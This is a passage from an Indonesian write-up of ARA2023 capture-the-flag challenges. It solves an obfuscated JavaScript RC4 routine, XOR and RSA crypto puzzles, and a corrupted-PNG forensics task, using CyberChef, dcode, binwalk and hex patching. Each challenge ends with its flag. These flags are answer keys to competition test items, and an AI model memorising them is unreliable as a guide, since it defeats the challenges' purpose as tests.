var berserk = 'achenk';
var strenk = [244, 56, 117, 247, 61, 16, 3, 64, 107, 57, 131, 13, 137, 113, 214, 238, 178, 199, 4, 115, 235, 139, 201, 22, 164, 132, 175];
mystenc(berserk, strenk);
```

Lalu bila kita jalankan js ini di browser, berikut yang kita dapat

```
    "mystenc(berserk, strenk);"
>> var function mystenc(berserk, guts) {
    var s = [], j = 0, x, res = '';
    for (var i = 0; i < 256; i++) {
        s[i] = i;
    }
    for (i = 0; i < 256; i++) {
        j = (j + s[i] + berserk.charCodeAt(i % berserk.length)) % 256;
        x = s[i];
        s[i] = s[j];
        s[j] = x;
    }
    i = 0;
    j = 0;
    for (var y = 0; y < guts.length; y++) {
        i = (i + 1) % 256;
        j = (j + s[i]) % 256;
        x = s[i];
        s[i] = s[j];
        s[j] = x;
        res += String.fromCharCode(guts[y] ^ s[(s[i] + s[j]) % 256]);
    }
    console.log(res);
}
var berserk = 'achenk';
var strenk = [244,56,117,247,61,16,3,64,107,57,131,13,137,113,214,238,178,199,4,115,235,139,201,22,164,132,175];
mystenc(berserk, strenk);
<-- j4vAST_l!ke_84831_t0wer_lol
```

FLAG:

ARA2023{j4vAST_l!ke_84831_t0wer_lol}

CRYPTOGRAPHY

- One Time Password (?)

Challenge 90 Solves ×

One Time Password (?)

100

bwoah, some innovative challenges

File :

https://drive.google.com/file/d/1iflgac5VEmJOGRu9CkkO-CakRcyzEj2K/view?usp=share_link

Author: circlebytes#5520

Flag Submit

Tahap penggeraan:

1. Download file dalam *google drive*

```
A: 161a1812647a765b37207a1c3b1a7b54773c2b660c46643a1a50662b3b3e42  
B: 151d616075737f322e2d130b381666547d3d4470054660287f33663d2a2e32  
XOR: 415241323032337b7468335f705f3574346e64355f6630725f7034647a7a7d
```

Didapati 3 value sebagai berikut.

2. Gunakan *cyberchef* untuk menganalisa ketiga file, dan ternyata didapati pada hasil **XOR** merupakan flagnya

The screenshot shows the CyberChef web application interface. On the left is a sidebar with various operations: Operations, Search..., Favourites (with a star icon), Data format, Encryption / Encoding, Public Key, Arithmetic / Logic, Networking, Language, and Utils. The main area has tabs for Recipe, Input, and Output. The Recipe tab is set to "From Hex" with a Delimiter of "None". The Input section contains the hex string: 415241323032337b7468335f705f3574346e64355f6630725f7034647a7a7d. The Output section shows the resulting ASCII string: ARA2023{th3_p_5t4nd5_f0r_p4dzz}. Below the input and output sections are buttons for STEP, BAKE!, and Auto Bake.

FLAG : ARA2023{th3_p_5t4nd5_f0r_p4dzz}

- Secrets Behind a Letter

Challenge 67 Solves ×

Secrets Behind a Letter

100

Melon and Edith went to an labyrinth and they should break the code written on a letter in a box in order to escape the labyrinth.

Open the letter and break the code

Attachments

Author: L e n s#1048

Flag Submit

Tahap pengerjaan:

1. Download file dari *Attachments* lalu didapat beberapa value seperti ini

```
p:  
1257533369412126769052197185569163814413681033118824823677088033890581188348506410486564983492781972561769555447210034136189616202231165330  
1532810101344273  
q:  
1249748342617507246585216793696052623228489187678798108067116278356141152167580911220457361735838974273294629350270958512920588572607849241  
7109867512398747  
c:  
3606293449573179290863953506283318065102281358953559285180257226432829902740641392734685245421762779931514489294202688699082362224015740571  
749978795994304054073412214283889848276754127267783709130382466991296357271465613942011853028133556111405072526509839846701570133437746102  
727644982344712571844332280218  
e = 65537
```

2. Diketahui bahwa ini merupakan **RSA**, karena identik dengan p,q,c, dan e.

Untuk mendapatkan nilai n saya mengalikan p dan q

```
Python 3.10.7 (tags/v3.10.7:6cc6b13, Sep  5 2022, 14:08:36) [MSC v.1933 64 bit (AMD64)] on win32  
Type "help", "copyright", "credits" or "license" for more information.  
>>> 12575333694121267690521971855691638144136810331188248236770880338905811883485064104865649834927819725617695554472100  
341361896162022311653301532810101344273 * 124974834261750724658521679369605262322848918767879810806711627835614115216758  
09112204573617358389742732546293502709585129205885726078492417109867512398747  
157160024420901491275151303069558764137050893302421347934387021008089237099810507796321179096121981028783897823233363219  
55866344749126193966535736088245631608570231158978733774153460302744843626838158086562582492360568567614325107754450077  
486851324804696560335578971886327235046960425388107307559439500825931
```

n =

```
1571600244209014912751513030695587641370508933024213479343870210  
0808923709981050779632117909612198102878389782323336321955866344  
749126193966535736088245631608570231158978733774153460302744843
```

6268381580865625824923605685676143251077544500774868513248046965
60335578971886327235046960425388107307559439500825931

3. Lalu gunakan tools seperti *dcoder* untuk RSA decryption

<https://www.dcode.fr/rsa-cipher>

The screenshot shows a web browser window for the 'RSA Cipher Calculator - Online D'Code'. The URL is https://www.dcode.fr/rsa-cipher. The page has a sidebar on the left with a search bar for tools and a main content area on the right. The main content area is titled 'RSA CIPHER' and contains fields for 'PUBLIC KEY VALUE (INTEGER) E=' (set to 65537), 'PRIVATE KEY VALUE (INTEGER) D=' (empty), 'FACTOR 1 (PRIME NUMBER) P=' (set to 1257533369412126769052197185569163814413681033118...), 'FACTOR 2 (PRIME NUMBER) Q=' (set to 1249748342617507246585216793696052623228489187678...), and 'INTERMEDIATE VALUE PHI (INTEGER) Φ=' (empty). Below these fields is a 'DISPLAY' section with three radio button options: 'PLAINTEXT AS CHARACTER STRING' (selected), 'COMPUTED VALUES (C,D,E,N,P,Q,...)', 'PLAINTEXT AS INTEGER NUMBER', and 'PLAINTEXT AS HEXADECIMAL FORMAT'. A 'CALCULATE/DECRYPT' button is located at the bottom of this section. To the right of the main content area is a 'Summary' sidebar with a French flag icon, listing various RSA-related topics such as RSA Decoder, RSA Certificate Reader, Complementary Helper tools, What is the RSA cipher? (Definition), How to encrypt using RSA cipher?, How to decrypt a RSA cipher?, How to generate RSA keys?, How to recognize RSA ciphertext?, What are possible RSA attacks?, How to decrypt RSA without the private key?, Why using the number e=65537 for RSA?, How to decrypt a number into plaintext?, What is an RSA certificate?, and When was RSA invented?

FLAG : ARA2023{1t_turn5_0ut_to_b3_an_rsa}

- L0v32x0r

Challenge 59 Solves X

L0v32x0r

100

Vonny and Zee were having a treasure hunt game until they realized that one of the clues was a note alike the other clues as it has a random text written on the clue.

The clue was
"001300737173723a70321e3971331e352975351e247574
387e3c".


Help them to find what the hidden clue means!

Author: L e n s#1048

Flag Submit

Tahap pengerjaan:

1. Disini pertama didapatkan hint pada judul soal : Love to XOR, jadi saya menggunakan *dcode* lagi untuk memproses cluenya
<https://www.dcode.fr/xor-cipher>



The screenshot shows the XOR Cipher tool on a browser. In the center, under the "XOR DECODER" section, there is a text input field containing the hex string: 001300737173723a70321e3971331e352975351e247574387e3c. Below the input field, several decryption methods are listed as radio buttons:

- AUTOMATIC (BRUTEFORCE 1 TO 16 BYTES) (selected)
- USE THE BINARY KEY 10110111
- USE THE HEXADECIMAL KEY 7F
- USE THE ASCII KEY XOR
- KNOWING THE KEY SIZE (IN BYTES) 1
- RESULTS FORMAT ASCII (PRINTABLE) CHARACTERS
- HEXADECIMAL 00-FF
- DECIMAL 0-255
- OCTAL 000-177-377
- BINARY 00000000-11111111
- INTEGER NUMBER
- FILE TO DOWNLOAD

At the bottom of the page, there is a "CRYPTANALYSIS" section with a "SEARCH FOR KEY SIZE (IN BYTES)" input field and a "▶ ENCRYPT / DECRYPT" button.

FLAG : ARA2023{1s_x0r_th4t_e45y?}

- SH4-32

Challenge 55 Solves X

SH4-32

100

Sze received an encrypted file and a message containing the clue of the file password from her friend.

The clue was a hash value :

9be9f4182c157b8d77f97d3b20f68ed6b8533175831837
c761e759c44f6feeb8

Decrypt the file password!


[Attachments](#)

Author: L e n s#1048

Flag Submit


Tahap penggeraan:

1. Disini pertama saya mencoba untuk memproses cluenya menggunakan *cyberchef* namun tidak mendapatkan apa apa




2. Karena tidak mendapatkan apa-apa, saya membuka *Attachment* nya sekilas, dan saya melihat ada string yang berbeda sendiri, yaitu

415241323032337b6834736833645f30525f6e4f545f6834736833647d



3. Kembali menggunakan *cyberchef* saya mendapati hasil yang ternyata flagnya



FLAG : ARA2023{h4sh3d_0R_nOT_h4sh3d}

- babychall

Challenge 49 Solves X

babychall

132

Welcome to ARACTF! To start the CTF, please
translate this flag that I get from display banner!
[Good Morning](#)

Format : ARA2023{lowercase_flag}

[Attachments](#)

Author: circlebytes#5520

Tahap penggeraan:

1. Disini saya langsung menggunakan tools Cracking RSA with Chinese Remainder online dengan web https://asecuritysite.com/rsa/rsa_ctf02

Parameters	
Cipher (C_1):	<pre>5096973104845663108379751131203085432412490198312714636568236482330384792981928614518342469302081401101736990585 2791902115432586705400467345647806522331396476508476501330132466733908792227191692488624202782563229677187017004 58729207793124758166438641448112314489945863231381982352790765130535004090053677,</pre>
Cipher (C_2):	<pre>N1=1054811127267218260612156871017757694550142735824087150106750403579877495059230413046181301355871045357138033343 3159007322850287570665924484711538497850413046440270578916645981161000807526427004236918404837363404678029443944 950655102252423415631977020625826867728898231382737396728896847618010577420408630133</pre>
Cipher (C_3):	<pre>Cipher 1: 267508635447697542205541466679550468324230594820076134825002840126688202849479272407247353088803134399798848563936 73759279741003071074067751036951988007037041814147362813884642054291231596050481866348527711790970486464711281758 6024682299987868607933059634279556321476204813521201682662328510086496215821461, N2=931056210596864748168902154945548028315189484201609417035227591216197858512706086341303074502275579879768181623 319822896342150371840758647872236812189826020928067578885335871269740910771902427974613189072807590756125774755346 2606206096073926982878927413724736397005627613943403915860052556417340696998509271 Cipher 2: 3723065824325259074360857110502735786279097298720883321301794117448753815654839901699526651433771324826895356712 559444148939479639349790682573103673159357012708043907991216696351530129164022711907226189975003929117377671433165 52376495882986935695146970853914275481717400268832644987157988727575513351441919, N3=65918509650742278494971363290874849181268364316012656769339120004000702945719425330975298849640631093770367158 471761962809438072619868485930042143320280532790214113942672682553377834949016063196874573515869153146628004346 3233298897885808593158683028369488375900836048661936884202274973387108214754101 Cipher 3: 637909221477481890662522977099331448284105784763620732835962595873375029586685193236455464837158506606016969207496 52388494233112851223590054398208957386777517602361390695821101109238744866151486639836319791064679261525747275641 3576164699328405856787312499289394727897711400529911728720486608671166077973671910414518843981239106571327906520 3599168643440793079117860102382782982197166977639563023249509 We can solved M^e with CRT to get: 1854611549863878745878598263568168753761444607421616709069617186602120760901569099307174570742351614034205731355 548153541577703187069 Next we convert this integer to bytes, and display as a string. Decipher: b'ARA2023{s00000_much_c1ph3r_but_5m4ll_e_5t1ll_d0_th3_j0b}'</pre>
Modulus (N_1):	<pre>102252423415631977020 625826867728898231382 737396728896847618010 577420408630133</pre>
Modulus (N_2):	<pre>609607392698287892741 372743639700562761394 340393158600525564173 40696998509271</pre>
Modulus (N_3):	<pre>889788580859315868302 836948815387590083604 866619368842022749733 87108214754101</pre>

FLAG :

ARA2023{s00000_much_c1ph3r_but_5m4ll_e_5t1ll_d0_th3_j0b}

FORENSIC

- Thinker

Challenge 61 Solves X

Thinker

100

I always overthink about finding other part of myself,
can you help me?

Attachments

Author: Zangetsu#2398

Flag Submit

Tahap pengeraaan:

1. Pertama download file png pada *Attachments*. Lalu disini saya mencoba menganalisis png menggunakan **binwalk**

```
└$ binwalk /home/kali/Downloads/confused.png
      DECIMAL      HEXADECIMAL      DESCRIPTION
      _____
      0          0x0          PNG image, 720 x 881, 8-bit/color RGB, non-interlaced
    6170        0x181A        Zlib compressed data, best compression
   321663        0x4E87F        TIFF image data, big-endian, offset of first image directory: 8
   321693        0x4E89D        Zip archive data, at least v1.0 to extract, name: didyou/
   321758        0x4E8DE        Zip archive data, at least v1.0 to extract, compressed size: 13, un
compressed size: 13, name: didyou/e.txt
   321841        0x4E931        Zip archive data, at least v1.0 to extract, compressed size: 10568,
uncompressed size: 10568, name: didyou/find.zip
   332460        0x512AC        End of Zip archive, footer length: 22
   332726        0x513B6        End of Zip archive, footer length: 22
```


2. Karena disitu ada file *zip* saya mencoba mengekstraknya untuk membaca filenya, dan setelah itu didapatkan file sebagai berikut

```
[~]/Downloads/_confused.png.extracted]$ ls  
181A 181A.zlib 4E89D.zip didyou
```


- Step berikutnya saya coba masuk kedalam file dan menemukan potongan flag sebagai berikut, dan saya menggunakan *cyberchef* lagi untuk mengubah stringnya menjadi bisa terbaca

```
[~]/Downloads/_confused.png.extracted]$ cd didyou  
[~]/Downloads/_confused.png.extracted/didyou]$ ls  
e.txt find.zip  
[~]/Downloads/_confused.png.extracted/didyou]$ cat e.txt  
QVJBMjAyM3s=
```


QVJBMjAyM3s= : ARA2023{ (base64)



35216D706C335F : 5!mpl3_ (hex)




01000011 00110000 01110010 01110010 01110101 01110000 01110100
00110011 01100100 01011111 : **C0rrupt3d_** (binary)



Dan terakhir ada **y.png**

4. Setelah kita extract, kelihatan nya file nya tidak dapat di buka,



kalau kita analisa file nya kita mendapat error seperti berikut


Use sample file:

Read local file: y.png


Chunk summary:

Start offset	Raw bytes	Chunk outside	Chunk inside	Errors
0	21 5a 78 52 0d 0a 1a 0a	<ul style="list-style-type: none"> Special: File signature Length: 8 bytes 	<ul style="list-style-type: none"> "!ZxRv\`v\`" 	<ul style="list-style-type: none"> Value mismatch
8	00 00 00 0d 52 52 48 5c 00 00 02 bd 00 00 00 90 08 06 00 00 00 05 89 d3 19 00 00 20 00 49 44 41 54 78 9c ed dd 79 98 13 f5 fd 07 f8 3e 4f 90 0a 5e d5 5a b5 b5 f5 68 00 59 b9 14 41 51 a1 08 5a c5 7a 50 0f 44 94 ... 86 5e 22 22 22 b2 bc ff 07 d7 ab 8b fa 4a 0f 93 55 00 00 00 00 49 45 4e 44 ae 42 60 82	<ul style="list-style-type: none"> Special: Unknown Length: 10 099 bytes 		<ul style="list-style-type: none"> Unknown format

Dari sini kita tinggal buka file nya dan edit sedikit fle nya



Setelah kita buka image nya seperti nya masih error




Lalu bila di buka lagi file tersebut di tools untuk analisa png berikut hasil nya

		<ul style="list-style-type: none"> CRC-32: E0605C69 		
8 237	00 00 07 36 89 50 4e 47 88 3e 58 2e 35 2b dd 0c ad bc 40 e8 82 5e b8 cf a9 8c 48 0c bd d7 0c 4e 94 7a 28 ab aa 76 4b b5 f2 ae dc 5c 2c 7c 2d ff d0 7b 6e b7 18 e9 5a e6 f5 f5 1e dc f9 b7 43 c2 f7 71 49 9f b8 a0 ... 22 22 b2 3c 86 5e 22 22 22 22 b2 3c 86 5e 22 22 22 22 b2 bc ff 07 d7 ab 8b fa 4a 0f 93 55	<ul style="list-style-type: none"> Data length: 1 846 bytes Type: PNG Name: Unknown Critical (0) Public (0) Reserved (0) Unsafe to copy (0) CRC-32: 4A0F9355 	<ul style="list-style-type: none"> Type contains non-alphabetic characters CRC-32 mismatch (calculated from data: 8AF57803) 	
10 095	00 00 00 00 49 45 4e 44 ae 42 60 82	<ul style="list-style-type: none"> Data length: 0 bytes 		

Setelah menemukan problem nya tinggal kita patch lagi

0001FF0	1C 21 B9 66 FC A1 AC 5A	E1 45 F7 FC 1E 31 C2 F1	.!fni%ZBEsn.1+
0002000	D5 A1 9A 74 7A A6 85 DE	B2 F2 26 5C 3D 40 B9 D0	fÜtz^à ■z&\=@
0002010	B9 DA F8 ED 25 EB 94 AF	39 37 DC 97 22 D5 53 E5	°φ%5ö»97ù" fSσ
0002020	FF 50 F7 D8 73 72 DF 2B	00 E0 60 5C 69 00 00 07	P≈sr■+.α` i...
0002030	36 49 44 41 54 88 3E 50	2E 35 2B DD 0C AD BC 40	6IDATè>P.5+■ .i @
0002040	E8 82 5E B8 CF A9 8C 48	0C BD D7 0C 4E 94 7A 28	Φé^■-iH. .Nöz(
0002050	AB AA 76 4B B5 F2 AE DC	5C 2C 7C 2D FF D0 7B 6E	z-vK z«■\, -■{n
0002060	B7 18 E9 5A E6 F5 F5 1E	DC F9 B7 43 C2 F7 71 49	■.øZμjj .■·CT≈qI
0002070	9F B8 A0 27 C9 E9 CD C8	D0 6B 96 7B 88 7F E8 ED	fjá' eo=■kú{é△Φφ
0002080	18 E5 94 1E CE 2A 73 7C	9E 78 E5 68 C0 BF 8D 88	.oö.■xs Pxch■ ié

Dan kalau kita buka



Di dapat image dengan angka angka, dan kalau di translate dari dec ke ascii hasil nya adalah

decimal	ascii
49 109 52 103 101 53 125	1m4ge5}

5. Setelah disusun didapati flagnya

FLAG : ARA2023{5!mpl3_C0rrupt3d_1m4ge5}

MISC

